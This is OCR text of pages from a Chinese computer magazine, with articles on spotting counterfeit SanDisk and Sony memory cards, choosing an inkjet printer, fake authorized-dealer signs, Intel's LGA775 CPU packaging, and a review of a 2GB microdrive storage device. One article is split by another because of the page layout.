由于早些时候 SanDisk 正品包装被仿冒从 2004 年开始，SanDisk 对旗下所有类型的存储卡启用新的外形封装形式和包装形式，无论面对欧美市场还是中国内地市场，新包装都与旧版都有着诸多明显的区别。从外形上看，2004 版新包装采用深蓝色和深红色为主基调，旧版本是采用黑色和红色为主基调。两者在包装上都注明了质保 5 年的图标。正是这一更换，导致目前在市场里多种包装共存（见图 1 、图 2 、图 3 ），这本身就为贩卖水货以及造假营造了一个良好的市场环境。



图1 行货2004年新包装



图2 行货旧包装



图3 水货包装

识别真假 SanDisk SD 卡

> **小资料**
>
> **SD**
>
> **SD 是 Secure Digital Card 的简称，即安全数字卡。其标准是由日本东芝、松下及美国 SanDisk 共同确立的。由于内置版权保护功能，而且体积只有 CF 卡的三分之一，重量更是只有 CF 的十分之一，因此十分适合便携数码产品使用。从市场前景展望来看，其已经超越 CF 卡，成为市场占有量最高的存储卡。目前，相当一部分 SD 卡用于数码相机、手机和掌上电脑产品上。**

1.看外包装

正品包装上有宏衢标志以及 800-820-6365 咨询电话

（见图4），背面有包装盒上还贴了一张保固说明书(见图5)。需要说明的是，由于宏衢曾更换外包装盒上的标签，因此市场里存在两种版本的保固签。另外，标签及包装盒技术含量低，极容易被仿冒，是真是假难以辨别。



图4



图5

2.看卡片底边是否有凹槽

行货SanDisk的SD卡底边有凹槽（见图6），如果卡片底部没有凹槽，就说明是假货。



图6 左为假货，右为行货

3.看卡片的金手指

①最左边的那个金手指到目前为止，行货SD卡金手指全基本都是长方型或者在左上方有个很小的三角（见图7）。假货肯定是长方形＋三角形，或不等边梯形。


图7 左为假货，右为行货

②行货的第四个和第五个金手指会比其他金手指高一小截，顶端边缘切割干脆利落。有些假货在这两个金手指是与其他金手指一样高，有些还会有个小凸起。

③从最右边起的两个金手指宽度和其他相比较窄，而且最右边的那个是宽度是其旁边金手指的约近1/2。假货的两个金手指宽度几乎一样宽。

4.看激光防伪标签

行货的SD卡背面贴有圆形激光防伪标签，上面还印有惟一的防伪标识序列号。此时，可以通过电话查询这个防伪标识序列号，以分辨真伪。

5.看组号和产地

在卡片背面的下方会标有组号，需要指出的是，由于存储卡本身喷涂的号码为组号，并不惟一，因此不能够凭借此点判断真伪。下方还标有产地，行货都是标为“CHINA”。

如果上方的激光防伪标签盖住了序列号，也可以说明是假货，因为正品的激光防伪标签绝不会盖住卡身序列号及产地。很多假货背后的组号和产地是印上去的，用手用力一搓就会模糊。

识别真假 SanDisk CF 卡

> **小资料**
>
> **CF**
>
> CF是Compact Flash的简称。以容量来分，目前有4MB、8MB、12MB、16MB、24MB、32MB、48MB、64MB、128MB、256MB、512MB，甚至更高的容量。Compact Flash的工作电压为3.3V或5.0V，Compact Flash的数据传输率可达16.6MB/sec。目前各大厂的Compact Flash都可以做到平均故障时间（MTBF）达1000000小时，每一记忆单位约只有10000次重复擦写的能力。

1.看卡片正面

行货SanDisk的CF卡的正面是采用大字体来标识容量（见图8），且字迹清楚；假货是采用略小字体，字迹不是特别清楚。



图8

2.看卡片背面

行货SanDisk的CF卡的背面字迹清楚（见图9）；假货的字体有明显的差别。行货的SD卡背面贴有圆形激光防伪标签，上面还印有惟一的防伪标识序列号。此时，可以通过电话查询这个防伪标识序列号，以分辨真伪。



图9

3.看组号和产地


行货SanDisk的CF卡左侧的边上会标有组号和产地（见图10），假货一般没有，或者不在这个地方。需要指出的是，由于存储卡本身喷涂的号码为组号，并不惟一，因此不能够凭借此点判断真伪。下方还标有产地，行货都是标为“CHINA”。



图10

CF [SC07]

棒打李鬼 —— SONY记忆棒识真假



■ 上海　妮子

众所周知，索尼数码相机和数码摄像机使用Memory Stick（记忆棒）为存储介质。但为何市场上还频频传出有消费者购买到了质量低劣的SONY记忆棒产品，所以本期就教大家如何识别真假记忆棒。

SONY记忆棒的产品类型

记忆棒是由索尼独家研发的一种外形小巧、容量大、功能多元化的全IC储存媒体，具备很高的技术含量。针对不同的应用环境，SONY开发出以下五种记忆棒（见图1），分别是：标准型Memory Stick记忆棒、增强型Memory Stick记忆棒（外型尺寸50mm×21.5mm×2.8mm）、增强型Memory Stick Duo记忆棒（外型尺寸31mm×20mm×1.6mm）、Memory Stick PRO记忆棒（外型尺寸50mm×21.5mm×2.8mm）和Memory Stick PRO Duo记忆棒（外型尺寸31mm×20mm×1.6mm）。



图1 SONY记忆棒产品类型

通常，大家将淡颜色的标准型Memory Stick记忆棒简称“蓝棒”，将深蓝色的增强型Memory Stick记忆棒简称为“深蓝棒”，将白色的Memory Stick PRO记忆棒简称“白棒”。由于增强型Memory Stick Duo记忆棒和Memory Stick PRO Duo记忆棒都比标准尺寸短，所以通常就简称为“短棒”。

SONY记忆棒分几种货？

大家都知道，SONY的记忆棒是专门用来兼容SONY的电子产品，其技术都是SONY独家专利。市场上，总共出现四种不同来源的SONY记忆棒。

第一种是上海索广的SONY行货。在包装盒上贴有索广标签，包装上是有中文说明。

第二种是合作厂商生产的兼容产品。目前，除了SONY公司原厂生产记忆棒以外，还有SanDisk、Apacer、HGIWARASYS-COM、I-O DATA、Lexar这五家厂商生产兼容的记忆棒的存储介质。在国内，用户比较常见到的是SanDisk和Apacer生产的兼容记忆棒。

第三种是水货，包装上是没有中文说明和索广标签。这当中还分两种，一是日本进来的原装水货，二是日本进来后在深圳包装的水货。

第四种是假货。造假者在国外购买封装好的假冒芯片，采购回来重新再进行封装，贴上索尼标签。目前，俗称“蓝棒”的标准型Memory Stick记忆棒是造假者的主要造假对象。假SONY记忆棒的主力产品是128MB和256MB“蓝棒”。有些号称走私货没有包装的128MB“蓝棒”多是假货，一些商家在向用户推销SONY数码相机时往往会搭售此货，有的还搞捆绑销售，让消费者看着总价便宜。假棒也可以正常使用不过故障率比较高，尤其是在插拔应用较多的场合，会突然损坏。

真假“蓝棒”巧识别

现在市面上假冒“蓝棒”十分猖獗，其造假手段越来越高明，真假“蓝棒”只在一些细节上有一点细微的差别。现在就教大家一些从外观上如何分辨真假“蓝棒”的一些简单方法。



图2　左为正品“蓝棒”，右为假冒“蓝棒”

1.正品“蓝棒”上的文字是用激光刻蚀上的，字体清晰，立体感很强，用手更是可以摸得出凹凸感。假冒“蓝棒”因为需要节省成本以及受到设备上的限制，其“蓝棒”无法使用激光刻蚀文字，字体颜色较深和线条较粗，印刷明显粗糙（见图2）。



图3　左为正品“蓝棒”，右为假冒“蓝棒”

2.正品“蓝棒”的接口的挡片做工精细。每个分栏宽度与栏距完全相同，不会出现大小不一的现象。假冒“蓝棒”的挡片明显要厚一些（见图3），在有些数码相机上使用的话，会因为挡片太厚而无法使记忆棒自动弹出，严重的话，会发生根本无法插入的情况。

3.正品“蓝棒”的包装密封性做得很好。如果在你购买“蓝棒”之后，在打开外包装时发现极容易拉开，那就很有可能购买到了假货。 CF [SC08]

走进多姿多彩的世界
—— 彩色喷墨打印机选购



■ 福建　斯佳丽

随着数码相机走入家庭，彩色喷墨打印机也越来越受到消费者的欢迎。对于越来越多的SOHO一族，打印机更是必不可少。如今打印机市场上，喷墨打印机和低端的多功能一体机以低廉的价格吸引了众多的消费者。低于500元的产品很多，1000元以内的机型更是数不胜数。但我们必须要保持理性消费的观念来选择产品，究竟什么价位的打印机适合我们？有兴趣的朋友来和小编逛逛这个多姿多彩的彩色打印机世界吧！

选择技巧不能少

喷墨打印机和多功能一体机因为各个厂商设计的规格都有所不同，消费者难免会感到眼花缭乱。到底如何选购一款合适的彩色打印机，也是仁者见仁、智者见智。下面笔者就列举出几个选购要点。

1.确认实际需要

选购一台打印机时，首先要就是要自己的实际需要，这样才能真正挑到合适的机型。当然购买喷墨打印机应根据不同用户的实际需要而定。

对于家庭用户来说，购买打印机只是为了一般文字图片打印与娱乐打印，那么普通的喷墨打印机就足矣应付。

办公用户可以分为在办公室中工作的用户。办公用户日常会需要进行彩色打印，因此彩色喷墨打印机会更适合他们。另外，此类用户要求打印机具有更高的稳定性，因为办公使用打印量较大，使用的人多，打印机出问题的几率就比较高。

SOHO族虽然表面看来是在家中打印，但由于他们主要打印、扫描、复印与工作有关的文件，而这些文件的格式是根据他们不同的工作性质而异的，因此，应当把他们归到办公用户中。这类用户对打印速度有一定的要求，对打印品质的要求也比较高，特别是文本打印。

数码打印用户则具有更为突出的特点：第一，他们要求直接在打印机上打印数码相片，要求操作简单。第二，此类用户对打印的品质比较挑剔。

2.分辨率

分辨率通常以每英寸能够打印出多少个墨点(DPI)，以此来判断打印机打印的品质。高分辨率可以打印出更平滑的边缘，以及更锐利的品质。所以高分辨率也是各打印机厂商追求的目标，尤其针对一些高端的专业打印市场。

想选择打印品质较好的打印机，只把目标集中在产品说明书上的打印分辨率，是一个不接近客观事实的做法。打印分辨率只谈其中的一个数字，比如1440、1200、600，是不科学的。打印分辨率包含两个数字：一是横向的，一是纵向的。比如一些产品提到打印分辨率是2880×20dpi，另一些产品的是2400×200dpi，消费者往往只注意第一个数字，简单地认为第一种产品的打印分辨率高，这是对整个打印品质认识上的偏差。因为dpi是指每平方英寸着墨点的数字，单看横向的数据是不准确的，应该还包括纵向的。如果想得到着墨点的数字，就要把两个数字相乘，2400×200dpi会比2880×20dpi多出近40%。

实现细腻的画面效果，除了分辨率以外，墨滴的大小也是一个非常重要的指标。墨滴的单位是pl，是指单个墨滴的体积，1pl相当于1升的一万亿分之一。同分辨率一样，如果墨滴越小，画面就越真实，当墨滴达到6pl的时候，就接近了人眼所能观看的极限，这时候画质就会给人一种细腻真实的感觉。目前主流市场上，墨滴技术也非常成熟，许多打印机喷射的墨滴都可以达到4pl，有的甚至达到了2pl，同样，在价格相同的情况下，墨滴越小的打印机，其表现的色彩就越细腻。

3.打印速度

打印机通常用PPM(Papers Per Minute)来衡量打印速度，它是每分钟打印的页数，是指连续打印时的平均速度。PPM数值越高，代表打印速度越快，当然它的价格可能也越贵。

4.墨盒成本

打印机并不是一种一次性投入的产品，在随后的使用过程中，还需要不断地更换墨盒，购买不同的打印介质，这些都需要不断地投入。目前广大用户在购买打印机时，往往选购那些销售价格较低的产品，其实这只为你省去了最初的投入。可往往这些产品的墨盒和打印介质等的耗材费用却要远远高于其他产品，长久下来，可能就会出现“买得起机器，却用不起”的情况。喷墨打印机的打印成本基本上集中在墨盒中，所以我们还是先来认识一下墨盒吧。根据墨盒的不同设计，可分为以下三种：

⑴合一式

合一式也就是说喷墨头和墨盒是结合在一起的，喷墨头和墨盒都是每次必换的耗材。优点是打印品质较好，缺点是墨盒单价较高(但不代表平均单张打印成本较高，因为平均打印成本会随使用方式与打印文件而改变的)，代表厂商为惠普。

⑵分离式

分离式也就是说喷墨头内建在打印机上，墨盒只是充当墨水容器。它的优点是墨盒单价较低，缺点是万一喷墨

头堵塞，就得送修或换个昂贵的喷墨头，代表厂商为爱普生。

⑶混合式

混合式也就是说喷墨头和墨盒都是可单独更换的，喷墨头在使用者认为需要更换时才更换。它结合了合一式和分离式的优点，代表厂商为佳能。

墨盒的设计除了以上三种类型外，又可分成防水与不防水、单墨盒与双墨盒、墨白墨盒与彩色墨盒等等，这要视机型与使用者需要而定的。具体的打印成本请照打印机的宣传材料，不过一般它是只是标示“以经济模式打印时，大约可以打印1000页A4纸”之类的语句，如果这个墨盒市值200元，则以这种模式打印时，它的打印成本为0.2元。大家可不要被类似的广告语打动，因为这只是经济模式，而在标准模式下实际可打印的页数远远低于这个值。如果你经常用打印机打印照片、文档的话，长久下来的整体投入将会是一笔不小的开销。因此，建议消费者在选购打印机时，一定要走出“机器便宜”的误区，眼光要放得长远些。整体衡量打印机的整机、墨盒、打印介质的费用，再根据个人的喜好，斟酌机器的具体性能，一定能在性价比上找到一个最佳平衡点。

5.打印幅面

低端的喷墨打印机的打印幅面一般是A4纸大小，中、高端的打印机则可能为A3，甚至A2大小。不过你要注意的是，正常打印机标示A4尺寸并不代表可以打印至纸张满版，因为机器的进退纸需要左右以及上下的咬口，故一般只能打印到离边缘约2～5mm处，这要视不同的机型而定。如果要打印满版纸张的话，就要选择标示A4+或A3+的机种才可以。而且现在也有一些新机型可以打印整卷的滚筒纸，对于需要制作长条海报或是连续打印的使用者是很便利的选择。

6.打印机接口

喷墨打印机的接口基本上是以USB接口居多，不过有些喷墨打印机还配备了网络扩展接口，以方便一些用户进行网络连接。如果你想实现网络办公，这类打印机就是一个很好的选择。

7.售后服务

正确使用以及保养打印机，是延长打印机寿命的关键。而厂商能否提供完善的售后服务(保修服务、维修服务、技术支持服务)也是节省成本的重点。所以大家在购买打印机时，不防比较一下各产品的保修期限，以及保修内容，一般来说喷墨头与墨盒属于易耗品，不在保修范围之内。

最后不妨货比三家，以最低的价格购买到合适的机型。如果有条件的话，最好还是实际体验一下打印品质和速度。因为厂商再怎么将产品吹得天花乱醉，也不如自己眼见为凭。比如说，分辨率为720dpi的打印机已经符合你的需要，

你就不一定要购买1440dpi的产品；打印速度为5ppm已经满足你的需要，你也就不一定要购买8ppm的产品了。

产品推荐

在出发之前，首先要明确我们购买打印机的使用目的，也就是我们需要什么样的打印品质。究竟您需要什么样的打印机，您可要想好了。不然在面对商家热情的服务和铺天盖地的宣传单时，可要头晕了。

1.家庭用户



(1)爱普生Stylus C43

爱普生Stylus C43系列有两种型号，分别为并口C43SX和USB接口C43UX。C43打印速度标称12页/分，彩色5.4页/分，分辨率达到了优化的2880dpi。C43外形圆头圆脑，机身由乳白色和深灰色相间构成。随机携带的进纸托架可以方便地卡到后侧的插槽中，前面的接纸板采用折叠、推拉设计，轻松就可以放下展开。这种进出纸设计可以让C43轻松打印A4、A5、B5、A6、信纸、信封等多种规格的纸张，甚至较厚和较薄的纸张也能够顺利打印出来。

市场参考价:490元(C43SX)/450元(C43Ux)



(2)HP Deskjet 3558

HP Deskjet 3558同样拥有2880dpi的分辨率，并采用了惠普第三代富丽图色彩分层技术，从打印效果来看，图片色彩鲜艳、文字清晰。3558标称黑白打印速度为14页/分，彩色为10页/分，可以说是低价打印机中打印速度最快的一款机器。而且延续了最近HP优异的静音设计，进行打印作业时，即便在较安静的环境下，周围的人几乎感觉不到，再也不用担心深夜打印吵醒家人了。

市场参考价:390元



(3)佳能i255

佳能i255采用“超精微墨滴技术”，实现5pl墨滴的精准定位，拥有高达4800×1200dpi的超高打印分辨率，i255能创造色彩统一的高密度图像。高密度多喷嘴的打印头造就极高的打印速度，达到12ppm(黑白文本)/ 9ppm(彩色)，8"×10"幅面的照片打印时间也仅需100秒。虽说这款打印机在外表设计上并没有用太多的技术和特殊的设计，不过单凭简单的颜色搭配和另类的造型就足以让人注意到它。在性能上，这款打印机在同类产品也还算不错了。

市场参考价:420元

2.办公用户

⑴佳能 i865

佳能 i865 支持时下佳能主流机型采用的 2 微微升墨滴，同时具有 1856 个喷嘴的高密度多喷嘴打印头，应用独立四马达系统，保证更快速度的供纸与弹出纸张，打印头移动频率更高。它的打印速度达到黑白23ppm，彩色 16ppm。最高分辨率为 4800x120dpi。



佳能 i865 最大的特殊之处在于采用了少见的 5 色墨盒，其中多了一种照片专用黑色墨水，其物理特性与文本用黑色墨水不同，可以使打印的照片更富于层次感和光泽。

i865 在文本打印方面是非常强大的，它的打印速度在目前的喷墨打印机中仅次于同门兄弟 i560，但在墨水节省上又在 i560 之上，而其黑白文本打印的质量可以与激光打印机相比。特别突出的是，在如此高的打印速度下，它的噪音却非常小，而在开启静音功能后，几乎就没有什么声音。

在照片打印上，i865 也有过人之处，虽然只有四色，但其凭借超精细的墨滴，在小尺寸打印上已经与一些 6 色打印机不相上下，只是在打一些艺术照片时，能觉察出来在部分细节上层次略差一些。

市场参考价:2180 元

⑵佳能 i455

它也采用佳能最新技术的 2 微微升墨滴，这使得打印照片的细腻程度得到了改善。佳能为 i455 使用了 1088 个喷嘴（320 个黑色喷嘴+768 个彩色喷嘴）大大加快了打印精度，i455 的理论最高速度可以达到黑白文本 18ppm，彩色文档也能达到 12ppm。



用于办公应用时，i455 的打印质量很不错，文本输出和彩色图形效果都令人满意，值得一提的是彩色文本的效果在同价位的产品中堪称一流，已经超过上代中高价位产品的水平。在普通小型尺寸照片打印中，i455 的表现已经不亚于一些专用照片打印机，而且它的照片打印速度也较快。只是有点遗憾的是其照片反差欠缺了一些，由于只有四色，色彩不够生动鲜艳。

市场参考价:988 元

⑶爱普生 STYLUS C65

C65 最大的特点就是采用了爱普生独有的恒彩防水耐光墨，这种颜料性的墨水不仅可以防光照、防氧化、防褪色，而且可以完全防水，在水浸的情况下也不会变化。这就使得 C65 可以适应于一些有特殊打印需要的场合。



C65 的最大优势在普通纸打印上，由于墨水不浸润，也不溶于水。所以在普通纸上无论打印文档还是照片，都能得到极佳的打印效果，而且在浸水后也不会花掉，这是普通打印机无论如何也做不到的。

市场参考价:780 元

3.数码打印用户

⑴HP Photosmart 7268

HP Photosmart 7268 采用标准的3色一体的彩色打印墨盒和三色一体的照片打印墨盒组成的6色打印配置，比较适合照片打印的需要。特别值得在这里提一下的是，Photosmart 7268 的功能面板上提供的一组存储卡插槽，通过这一组存储卡插槽，能够直接读取CF、SM、SD、MMC卡以及记忆棒等主流类型的存储介质。Photosmart 7268 整个安装过程基本上是完全自动完成的，十分简捷。



市场参考价:990 元

⑵爱普生 STYLUS Photo R210/230

这两款打印机最大的特点是采用了爱普生新推出的恒彩光泽照片墨，新墨水改善了耐久性，对光照、氧化气体的抵抗能力提高了，不会象以前的喷墨照片那样一年半载就出现退色现象。同时新墨水与前一代产品相比在黄色和洋红色上拓宽了色域，防水性也得到了提高。为了帮助打印量大的用户控制成本。



这两款打印机都使用的3微微升墨滴，通过特别优化，可以达到 5760x1440dpi 的精度。

R310 除了具有 R210 的一切功能外，具有丰富的连接特性。它内置了多种存储卡接口，可以直接打印数码相机拍摄的照片。提供了单色液晶屏幕，可以显示各种中文提示信息辅助操作。如果预算充裕，你完全可以选购一个彩色液晶屏，方便直接预览照片。R310 还可以同符合 PictBridge USB 协议以及爱普生自己的 USB Driect Print 规范的数码相机直接连接打印照片。

打印质量方面这两款机型极为过人，画面色彩比较自然真实，层次感好，很多其他 6 色打印机无法处理很好的复杂的色彩过渡也表现得比较平滑，没有明显的分层现象，稍有不足的是打印某些肤色和阴影时略微有些偏绿。

市场参考价:R210：1380 元；R310：1980 元

CF [SC09]



本期报料者获得奖金 150 元
报料信箱:dizen@intodigi.com

“授权代理商”花样多

■ 本刊记者　王寒晖

> 小怪您好：
>
> 看了最近CFan新设立的“CFan黑板报”栏目报料的几篇文章，深有感触。经常看到有的商家柜台上放着一个写着“××产品独家授权经营”或者“××地区惟一总代理”的牌子，可是有时候在整个科技市场转一圈后，有时发现会有几家商家同时摆着一个产品的“××产品独家授权经营”或者“××地区惟一总代理”的牌子。既然是惟一，为何会有多个商家摆出此类证书的牌子，而且有的商家把牌子放在柜台下面，有顾客询问产品的时候才拿出来。这不得不让人怀疑，此类牌子是伪造的。请问，如何鉴别真伪呢？
>
> CFan迷：田雷

“授权代理商”何其多

记者到北京一些大的电脑卖场（如：海龙大厦、鼎好电子城、硅谷电脑城）的一些柜台中都随处可见“××产品北京总代理”之类的牌子。为了探究这些牌子是否真实，记者特意咨询几个商家。

记者：“请问你这有××主板吗？”

商家：“有呀，735元一块。”

记者看到某柜台上摆着一个“××主板北京总代理”的牌子，于是问：“你这是××主板北京总代理，价格怎么比××柜台报的价还贵呀？”

“我们公司是××主板北京总代理”，商家又特意指着那个牌子说，“你看这就是××授权给我们的。”

记者：“是吗？之前我询价的那个柜台也有类似的牌子。”

商家：“不可能呀，我们公司是××主板北京惟一总代理，能告诉我是哪个柜台吗？”

记者：“是××柜台。”

商家：“哦，那家不是真正的北京总代理，而是我们的分销商。”

接着，记者立即上网查询××主板的官方网站，网站上并没有列出此商家所说公司的名称。后来记者又打电话到××主板的公司总部，证实记者的猜想，这是一个假冒的北京总代理。

代理商和分销商是如何定义？

不同的厂商对于营销渠道的建设是不一样的，厂商会根据消费者的特点、产品的性质、企业本身的状况和市场环境等方面的因素，从营销成本和营销效益两个角度综合权衡，选择合适的营销渠道。

例如有些厂商是采用间接渠道（即分销），有些采用直接渠道（即直销，例如设立“××专卖店”）。间接渠道又可分为多层分销（可以设立多家总代理商、多家区域代理商和多家区域分销商）与独家分销（只设立一家全国总代理商）。就是因为有这么复杂的营销渠道，最终的经销商为了扩大销量，而自行制作一个假冒的“××产品独家授权经营”或者“××地区惟一总代理”的牌子。

厂商是默许还是反对

对于大部分厂商来说，是非常重视渠道的力量。虽然这种情况在电脑卖家里是非常普遍的，大多数厂商也是严厉打击假冒代理商的现象，但还是有一小部分厂商是采取默认的态度。

按经销商的定义，区域市场应该是经销商的，厂家行使参谋职权，因为经销商对当地的渠道、消费者最有发言权。但事实上却是，厂家一直认为经销商是因为抓住了某个特定时期的卖方市场有利环境和有利的经济政策而发家的，大多经销商都有十多年的实战经验，他们的渠道影响力是非常大的，所以很多厂商一般对此区域下的渠道分销不会过分约束。就像是不是假冒的“××产品独家授权经营”或者“××地区惟一总代理”牌子已经不重要了，重要的是产品销量好不好。

“授权代理商”辨真伪


一般来说，我们只要登录到硬件厂商的官方网站，就可以查到各地的授权经销商。例如，记者想查询微星产品在北京的经销商，登录http://www.microstar.com.cn/wherebuy/agent1.asp?city=北京，查到北京有四家代理商。凡是不在此列表内的，要么说明此代理商是假的，要么是厂商还没有更新主页。此时还可以直接打电话到硬件厂商的总部咨询相关产品的销售经理。

CF [SC10]

Intel的狡猾

—— CPU封装的发展现状

■ 王歆



这就是新的CPU插座

Intel LGA 775接口的新P4CPU问世，使得CPU封装进入了一个全新的时代。CPU封装，是我们经常看到的一个词汇，那么，究竟什么是封装？

要知道，CPU真正的逻辑电路并不是我们所看到的芯片，而是内部只有指甲盖那么大的一小块硅片，这也就是我们所常说的“内核”或“DIE”。

这样的一块小硅片是不能使用的，还需要一些绝缘材料将它“包装”起来，这样的包装有三个作用——1.为内核提供机械保护；2.为内核提供绝缘；3.将内核的电路通过引脚引出，使之可以在电路板的电路中使用。这个“包装”过程就叫做“封装”。

在Intel历史上，使用时间最早也最长的就是陶瓷封装，这也是至今大多数集成电路芯片所使用的封装方式。它的基本结构就是使用内部真空的两片陶瓷粘合，使用插针来引出电路触点。到1997年为止，Intel一直使用这种封装形式。

在Intel推出第二代MMX CPU，即所谓“黑金刚”时，Intel换用了另一种封装形式——塑料封装。它使用塑料作为封装基板的材料，使用一块金属片作为封装的上顶盖。采用这种封装的主要原因就在于随着CPU功耗的增加，使得导热性能不佳的陶瓷不能很好的为内核提供散热。

而在PII CPU上市后，Intel又采取了名为卡式封装的模式，也就是将CPU逻辑芯片和二级CACHE芯片同焊在一块电路板上，而电路板又通过SLOT 1插槽插到主板上。这是Intel历史上第一次在封装上的重大变化。采用这种设计的原因则在于当时的制造技术还做不到将L2 CACHE与CPU内核同做在一块硅片上。

而当生产工艺提高以后，Intel又回到了插座上，只是这次它采用了名为FC-PGA的封装形式，这种形式其实在笔记本CPU、显卡芯片等上早已开始使用，它的基本原理就是没有封装的上盖，直接将内核安置在一块塑料纤维板上，而使用聚合材料覆盖内核的表面以提高机械强度与绝缘。这种设计由于内核直接裸露，所以能够达到

大肚睿盘容天下

■ CFAN评测室



目前U盘容量普遍达到128MB或者256MB，也许对普通用户来说这样的容量已经足够。但对某些用户来说，他们需要一次性传送更大容量的数据，比如图书出版的文件、建筑设计的大幅设计图，这些都不是一般闪盘能装下的。因此，更大容量的安全便携存储器成为他们更迫切的需求。

这里介绍的睿盘内置一个1英寸微硬盘，提供2GB的存储容量，使用USB 2.0高速接口，外形仿佛一个Zippo打火机。睿盘采用塑料外壳，非常轻便，厂家同时提供一个皮套，可以很好的保护睿盘。

传输速度上，睿盘由于采用的是4200转微硬盘作为存储器，所以速度超过了一般的USB 2.0闪存盘，几乎达到了USB 2.0移动硬盘的速度，应该说性能是非常不错的。不过由于也由于微硬盘属于机械结构，因此睿盘在使用一段时间后会明显发热，因此我们建议用户使用时要取下保护皮套，并希望厂家能采用铝合金外壳等更利于散热的方式。

便携性方面，虽然睿盘看起来比普通闪盘更大，但我们发现，睿盘大而薄的优势反而使它更适合放在上衣口袋中。而且睿盘功率很小，依靠USB供电，不需要任何外接电源，也免去用户携带电源的麻烦。不过睿盘采用的是小USB口，还需要随身带一根USB线，如果睿盘能直接整合一个标准USB口就更方便了。

总的来说容量2GB，售价1880元的睿盘相对需要它的用户，并不贵，相对而言，1GB的闪存盘已经是闪存容量的极限了，而更高的售价也与睿盘相比没有足够竞争力。因此，睿盘对需要大容量便携存储的来说是很不错的选择。

联系电话:010-82642323 CF [SC12]


最好的散热效果。后来由于考虑到这样的结构机械强度太差，所以又加上了一个金属顶盖。但其基本封装原理是一样的。

从Intel CPU封装发展的历史来看，很显然，每一次Intel CPU的封装变化都是和作为内核的硅片体积与功耗的增大密不可分的。只是，这样的每一次变化，虽然解决了Intel自己在设计与生产上所面临的问题，但却带来了主板、散热器的设计与用户的使用上的极大不便。

这种情况发展到LGA 775接口上，达到了变本加厉的程度。在LGA775上，Intel放弃了多年沿用的插针＋ZIF插座的设计，新的CPU将没有针脚，而只在封装底面上有一个个触点。而在CPU插座上则有密布的弹片，CPU则靠插座上的卡子来夹住以保持稳定。

采取这样的设计，主要是因为随着CPU引脚的增加，导致CPU封装布线越来越复杂，为了解决同步和电磁稳定的问题，所以要减小封装的尺寸，从而导致引脚密度的提升。而引脚密度的提升使得引脚之间的抗电磁干扰性能下降，同时，引脚也被迫变细。而引脚变细的结果一方面导致引脚的机械强度下降、容易损坏，同时，又导致引脚不能通过较大的电流，不能满足现在CPU功耗增大的需要。

而采用新的设计，由于CPU上不再有引脚而只有一个个触点，这使得Intel在设计与制造CPU封装上的难度减低了很多，同时，由于不再有细细的引脚，所以CPU机械损坏的可能性也几乎不存在了。




“针”移到了主板上

对Intel来说，这是一件大好事，但对其他人来说，就不是那么回事了……

由于“针脚”被移到了CPU插座上，所以对于主板厂商来说，CPU插座的复杂度要比过去的SOCKET大大增加，如何在生产、运输环节保护插座不受损坏，就成为一个非常严重的问题。

而对于散热器生产商来说，新的设计也极为令人头疼——传统的ZIF插座由于紧紧压住上百个引脚，本身对于CPU就有稳定作用。而新的LGA775插座却只能靠一个小小的卡子来稳定CPU同时作为散热器的支架。由于CPU本身和引脚触点之间没有任何机械稳定措施，支架的微小偏离就可能导致CPU的错误与短路。而安装并长时间使用大尺寸的散热器后，又有谁能作这种保证呢？虽然部分主板厂商和散热器厂商为此设计了附加的支架，但终究是治标不治本。

对于主板维修单位来说，Intel“伟大”的新设计更是使它们恼火，这些单位由于经常需要插拔CPU，所以为了延长CPU的寿命而采用了引脚转接卡转接的方式，而新的“无引脚”CPU使得转接卡没有了用武之地。虽然新的设计方式比传统引脚的耐用度高很多，但一天几百次的插拔，它又能坚持多久？



CPU只靠这样一个夹子夹住

最后，最头疼的还是普通的用户，LGA775的设计使得安装CPU变成小心再小心的操作。据不完全的统计，在Intel发布925主板和LGA775结构CPU后，各主板商送到媒体评测的样品竟然有一半在一周内CPU插座就已损坏——这都是经验丰富的技术人员啊！那这样的产品上市后，又会有多少在安装CPU时坏掉呢？

表面上看来，Intel所作的LGA775设计确实解决了很多传统封装形式的固有问题，但实际上——Intel什么都没有解决！它只不过是把自己的问题转嫁到了别人身上。引脚密度高、布线困难——不要紧，现在这是主板商的布线问题；引脚细、容易损坏——不要紧，现在这是主板商和整机厂商的问题；引脚的机械寿命短——不要紧，这现在是用户自己的问题……

LGA775的设计使得CPU的封装变得很简单，也使CPU的损坏变得很少，既减少了制造与研发的难度又减小了损管和质保的成本，对于Intel自己是一件大好事。但它却将这些问题留给了其他设备的生产者和销售者以及最终的消费者。问题没有解决，相反，问题更加严重了。

这样损人利己的“新技术”，倒要看他得意到几时？！

